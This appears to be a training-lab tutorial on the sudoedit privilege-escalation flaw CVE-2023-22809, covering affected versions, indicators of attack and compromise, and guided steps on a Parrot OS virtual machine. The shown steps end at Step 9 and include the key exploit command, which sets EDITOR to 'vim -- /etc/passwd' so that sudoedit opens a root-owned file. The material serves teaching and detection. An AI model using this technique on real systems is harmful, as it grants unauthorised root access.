**Exploit SUDO Security Policy Bypass Vulnerability in LINUX**

**CVE-2023-22809: sudoedit Privilege Escalation**

The **SUDO** (Superuser Do) Security Policy Bypass Vulnerability in Linux refers to a security flaw that enables unauthorized users to execute commands with elevated privileges, even if they are restricted by the system's sudo policy.

CVE-2023-22809 is a critical vulnerability in the **sudo** utility that permits local users to bypass security policies through the use of the **sudoedit** command. This vulnerability affects some of the versions of the sudo utility, enabling potential attackers to bypass and elevate their privileges or access on a vulnerable Linux system.

**Affected Versions**

* **Sudo Versions**: 1.8.0 to 1.9.12p1
* **Linux Distributions**: The issue is present in various Linux distributions that include these vulnerable versions of Sudo.

In this exercise, you will learn about exploiting Linux systems through Sudo Privilege Escalation. As SUDO is a widely used command to grant administrative rights to users, this exercise focuses on exploiting a vulnerability in the sudo command's security policy. We will specifically target systems with vulnerable sudo versions, learning how to escalate privileges from a non-root user to the root user by exploiting the sudoedit functionality. The exercise will also discuss prevention techniques to secure systems against this type of attack.

**System Requirements:**

1. **Operating System:**

* Any modern Linux distribution (Debian, Ubuntu, CentOS, Fedora).
* No specific kernel version required.

1. **Sudo Version:** Vulnerable versions: 1.8.0 to 1.9.12p1.
2. **User Account:** A non-root user account with limited privileges.
3. **Sudoedit permission** on at least one non-sensitive file (e.g., /etc/motd).
4. **Software Requirements:**

* Text Editor: Vim, Nano, or similar.
* Terminal Emulator: GNOME Terminal, xTerm, or similar.

1. **Environment Variables:** Ability to modify EDITOR, VISUAL, and SUDO\_EDITOR variables.
2. A Virtual Machine for testing in a controlled environment.

**System Information Used for the Exercise:**

I used the following system configuration for this exercise:

**Linux Distribution**

Operating System: Parrot Security 6.2 (lorikeet)

Kernel Version: 6.9.7-amd64

Architecture: x86\_64 GNU/Linux

Distribution ID: Debian

Release Date: 2024-07-18

**Sudo Version**

Sudo version 1.9.9

Sudoers policy plugin version 1.9.9

Sudoers file grammar version 48

Sudoers I/O plugin version 1.9.9

Sudoers audit plugin version 1.9.9

This configuration meets the requirements for demonstrating the SUDO Security Policy Bypass Vulnerability (CVE-2023-22809) and ensures the environment is appropriately set up for the exercise.

**Indicators of Attack (IOA)**

Indicators of attack(IOAs) are some events that could reveal an active attack before indicators of compromise become visible. It is not always possible to detect Indicators of attack, as the attackers generally target your machines when you are not available with them.

IOAs disclose the motivations of the attacker and the specific tools used in each process.

**Examples of Indicators of Attacks (IOA)**

For CVE-2023-22809, potential IOAs include:

* Unusual changes in user account privileges.
* Unexpected modifications to the **/etc/passwd** or **/etc/shadow** files.
* Sudden elevation of privileges for non-administrative accounts.
* Logs showing the **sudoedit** command being used in an unexpected manner.

**Indicators of Compromise (IOCs)**

Indicators of Compromise (IOC) are pieces of forensic data, such as data found in host-based log entries or files, that identify potentially malicious activity on a system or network. An IOC is an indication that can be used to indicate an intrusion or compromise of a host in a network.

**IOC can reveal:**

* Tactics, Techniques, and Procedures (TTP) used during a cyberattack.
* Severity of the event. Event severity is calculated based on the severity weight given in vulnerabilities.
* Where to focus incident response and mitigation

Incident response is an approach to handling security breaches. The aim of incident response is to identify an attack, contain the damage, and know the root cause of the incident.

* Who are the threat actors?

A threat actor also called a malicious actor is an entity that is partially or wholly responsible for an incident that impacts – or has the potential to impact the security of an organization.

**IOCs are a key source for:**

* Identification of an Advanced Persistent Threat (APT)
* Indicating something is wrong with the network
* Forensic identification of crime or attack
* Understanding how a compromise occurred
* Testing your system or network for vulnerabilities
* Watch the Authentication Activity

**Examples of Indicators of Compromise (IOC)**

For CVE-2023-22809, potential IOCs include:


* Modifications to critical system files **(/etc/passwd, /etc/shadow**).
* Suspicious authentication logs showing attempts to switch users or escalate privileges.
* File hashes or timestamps on modified files that do not match expected values.

Ensure that all systems and applications are securely configured, with unnecessary services disabled, default passwords changed, and regular security assessments conducted.

Conduct regular security audits and assessments to identify vulnerabilities and ensure that security measures are effective in preventing reconnaissance and other types of attacks.


**Guided Exercise**

**Checking the Vulnerability of the Linux Machine for SUDO Security Policy Bypass Vulnerability**


***System Architecture***

**Step 1:** Login to **Parrot OS** using the provided credentials (e.g., Username: **user**, Password: **parrot**). The environment is pre-configured for the sudo privilege escalation attack simulation. Note that this simulation can also be performed on other modern Linux

distributions such as Ubuntu, or Kali Linux.



In order to open the terminal on Parrot OS Machine. Click on the button as depicted in the below image.




**Step2:** **Check the Sudo Version:**

This step is to verify the version of sudo installed on your system.

Versions from 1.8.0 to 1.9.12p1 are affected.

*Command:* ***sudo --version***

The output will show the sudo version. If it falls within the range of 1.8.0 to 1.9.12p1, the system is potentially vulnerable.




**Step3:** Checking the User and User ID

*Command:* ***whoami && id***

***whoami***: This command displays the current logged-in username.

***id***: This command shows the user ID (UID), group ID (GID), and group memberships of the current user.

Purpose: To confirm the identity and privileges of the current user. This information is crucial for determining the starting point for privilege escalation.

****

**Step4:** **Review Sudoers Configuration:**

Check the sudoers configuration to see if the current user has sudoedit permissions.

*Command:* ***sudo cat /etc/sudoers***

Look for lines that grant sudoedit permissions. For example:


*user ALL=(ALL) sudoedit /path/to/file*

**Step5:** Checking for User Permissions

Use the sudo -l command to list the sudo permissions for the current user.

*Command****: sudo -l***

Purpose: To identify what commands the current user is permitted to execute with sudo, which helps in planning the exploitation strategy**.**

****

*If the sudo version is within the vulnerable range and the user has sudoedit permissions as per the sudoers configuration, the system is at risk, and the user might be able to exploit the vulnerability.*

**Detection of SUDO Security Policy Bypass Vulnerability**


1. ***Performing The sudo Privilege Escalation Attack:***


To detect the IoA on your machine for sudo Privilege Escalation attack, you have to first attack the machine through the following steps.

**Step6:** Opening and Checking the File Permitted to Edit

*command:* ***sudoedit /etc/motd***

This command attempts to edit the /etc/motd file using sudoedit.

Purpose: To exploit the vulnerability by opening a file that the user has permission to edit, potentially redirecting this access to edit more critical files.


****

**Step7:** Viewing the /etc/passwd File

*Command:* ***cat /etc/passwd***

This command outputs the contents of the /etc/passwd file, which contains user account information.


Purpose: To demonstrate access to a sensitive system file, verifying the current user's ability to view its contents.



**Step8:** Setting the EDITOR Environment Variable

*Command:* ***export EDITOR="vim -- /etc/passwd"***

This command sets the EDITOR environment variable to Vim with the argument to edit /etc/passwd.


**Purpose:** To ensure that when sudoedit is invoked, it will open Vim with /etc/passwd instead of the intended file.

**Step9:** Checking the Environment Variables

***Command: env***

